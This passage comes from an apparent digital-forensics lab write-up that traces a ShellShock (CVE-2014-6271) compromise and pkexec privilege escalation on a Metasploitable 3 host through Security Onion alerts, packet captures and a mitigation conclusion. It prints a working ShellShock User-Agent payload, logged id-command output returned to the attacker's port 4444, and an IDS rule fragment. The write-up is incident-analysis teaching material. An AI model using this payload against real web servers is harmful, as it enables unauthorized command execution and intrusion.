


Figure 63: High Severity and Escalated Alerts

On navigating to Events tab within the Cases, we can expand our escalated alerts here, and click on the **crosshair** icon to open the rule in **Hunt** interface for further analysis. Here we started with the rule.name **Possible CVE-2014-6271** attempt.




Figure 64: Pivoting Alerts to the Hunt Interface




Figure 65: Hunt Interface for Further Analysis

In the Hunt interface, expanding on the alert, network.data.decoded message field shows the GET request made to **/cgi-bin/exploit.sh** to attempt the Privilege escalation on the host **192.168.81.10**.

network.community_id	1:x+ax0suzehCqoT51winCnO7K55Q=
network.data.decoded	GET /cgi-bin/exploit.sh HTTP/1.1 Host: 192.168.81.10 User-Agent: () { :;};echo -e "\r\nZ$(/tmp/CPdXE)Z"
network.packet_source	wire/pcap
network.transport	tcp
observer.name	so-import
rule.action	allowed
rule.category	Attempted Administrator Privilege Gain


Figure 66: Privilege escalation alert data.

rule.metadata.created_at	["2015_11_04"]
rule.metadata.cve	["CVE_2014_6271"]
rule.metadata.updated_at	["2019_10_08"]
rule.name	ET WEB_SERVER Possible CVE-2014-6271 Attempt
rule.reference	https://community.emergingthreats.net
rule.rev	2
rule.rule	alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER logs.akamai.com/2014/09/environment-bashing.html; classtype:attempted-
rule.ruleset	Emerging Threats
rule.severity	1
rule.uuid	2022028
source.ip	192.168.81.164
source.port	42163

Figure 67: ShellShock vulnerability detected.

Further we could see the request was made from **192.168.81.164**, which is known to be the attacker IP from our initial analysis. The rule.metadata.cve shows the CVE-2014-6271, which gives us insight into the technique used by the attacker. CVE-2014-6271 is known as the **ShellShock** vulnerability, it affects the bash shell and can be exploited via mod_cgi module in Apache HTTP server. Hence, we could conclude that the attack was caused due to the vulnerable Apache web server running on the host.


Similarly, from the network.data.decoded message field for another alert shown below, user ID **www-data** and the binary /usr/bin/pkesec is noticed, where the **pkexec** allows an authorized user to execute PROGRAM as another user. This may point towards the data from a **low-level initial shell** gained by the attacker and hence the need for performing privilege escalation as discussed in the previous alert.



Timestamp	source.ip	destination.ip	destination.port	rule.name
2024-04-06 17:34:23.259 -07:00	192.168.81.10	192.168.81.164	4444	ET ATTACK_RESPONSE Output of id command from HTTP server

@timestamp	2024-04-07T00:34:23.259Z
container.id	eve-2024-04-18-02:51.json
data_stream.dataset	import
data_stream.namespace	so
data_stream.type	logs
destination.ip	192.168.81.164

Figure 68: Output command alert.



network.community_id	1:0pQ8GdlA+WvU6xmx4N61Q+V5v48=
network.data.decoded	Fj3SD6qhHGLZ uid=33(www-data) gid=33(www-data) groups=33(www-data) 1662233662 HTgntmheKHwIYkkTdQEQWEqspAdrJRQm oelJdYVWbPMCrEjoZflRTFLVWYgKwAAk x86_64 oelJdYVWbPMCrEjoZflRTFLVWYgKwAAk ASiHhOARUpPVqCCMIibxzZbLSzsSHoiE /usr/bin/pkexec ASiHhOARUpPVqCCMIibxzZbLSzsSHoiE AehijoSjIVkcoTwZUjnGjWJRwafCCcmB true AehijoSjIVkcoTwZUjnGjWJRwafCCcmB XwOOIutbACBOYKlDEVUgTevQxgWqaeBk pkexec version 0.105 XwOOIutbACBOYKlDEVUgTevQxgWqaeBk YDzwNXzIHIIixGtLehyxMhuDWmWJkhoW /usr/bin/stat UWVMSUGB YDzwNXzIHIIixGtLehyxMhuDWmWJkhoW NmKFJZXmNvVkdbGZSaiFmiUnxFuJqWFK 64512,1719992,1,0,0,0,23304,512,4096,1712450062,1553697301,1604001701,89ed

Figure 69: Traces for possible low-level shell gained.

Moving on to the alert shown below, we used the PCAP interface to see the packet information in detail. The rule alerted a Kali linux machine on the network noticed by analyzing the DHCP traffic.




Figure 70: Pivoting alert to the PCAP interface.

On further analysis in PCAP interface, we could see the possible **DHCP** server address i.e. 192.168.81.254 and the other host 192.168.81.164 for which the rule was flagged. This tells us that the attacking machine had **Kali Linux** operating system.




Figure 71: Packet-level analysis in the PCAP interface.

Finally, on analyzing the alert with the rule.name “Web Servers Likely Command Execution” in the PCAP interface, we could see the injected **payload** used with **/cgi-bin/hello_world.sh** by the attacker IP (as the source address), which we saw in the access.log file as well in the disk analysis section.




Figure 72: Likely command injection alert.

Figure 73: ShellShock payload content.

Further on the same packet stream, we could see the Apache server version as well. This discloses the vulnerable Apache server version to us. The /cgi-bin/hello_world.sh payload confirms the **ShellShock** exploit and vulnerable **Apache server version to be 2.4.7**.




Figure 74: Vulnerable Apache server version identified.

Conclusion

The forensic analysis of the compromised Metasploitable 3 Linux machine has revealed a comprehensive picture of the attack. The attacker initially performed reconnaissance to identify the vulnerable target, discovering the Apache web server 2.4.7 running on the system. We then exploited the ShellShock vulnerability (CVE-2014-6271) in the Apache mod_cgi module to gain initial access to the system as the www-data user. The attacker then proceeded to escalate their privileges by leveraging a local privilege escalation vulnerability in the pkexec utility. This allowed us to gain root-level access to the system. The attacker then modified system files such as /etc/passwd and /etc/crontab to establish persistence, creating a backdoor through a malicious cron job that would provide them with a reverse shell on a regular basis.

The forensic investigation involved acquiring and analyzing the disk, memory, and network data from the compromised system. The disk analysis using Autopsy revealed the timeline of the attack and the attacker's activities, including the creation of malicious user accounts and the installation of the reverse shell script. The memory analysis using Volatility 3 identified the running processes, including the malicious "exploit.sh" script. The network analysis in Security Onion generated alerts for the ShellShock exploit attempt and command execution on the web server.

To mitigate the impact of this attack, the organization should prioritize the following steps: Patch the system to address the ShellShock and Pwnkit vulnerabilities, Implement robust access controls and privilege management to prevent unauthorized privilege escalation, Monitor system logs and network traffic for any suspicious activities, and Regularly review and update the incident response and forensic investigation procedures to ensure they are effective in detecting and responding to similar attacks in the future.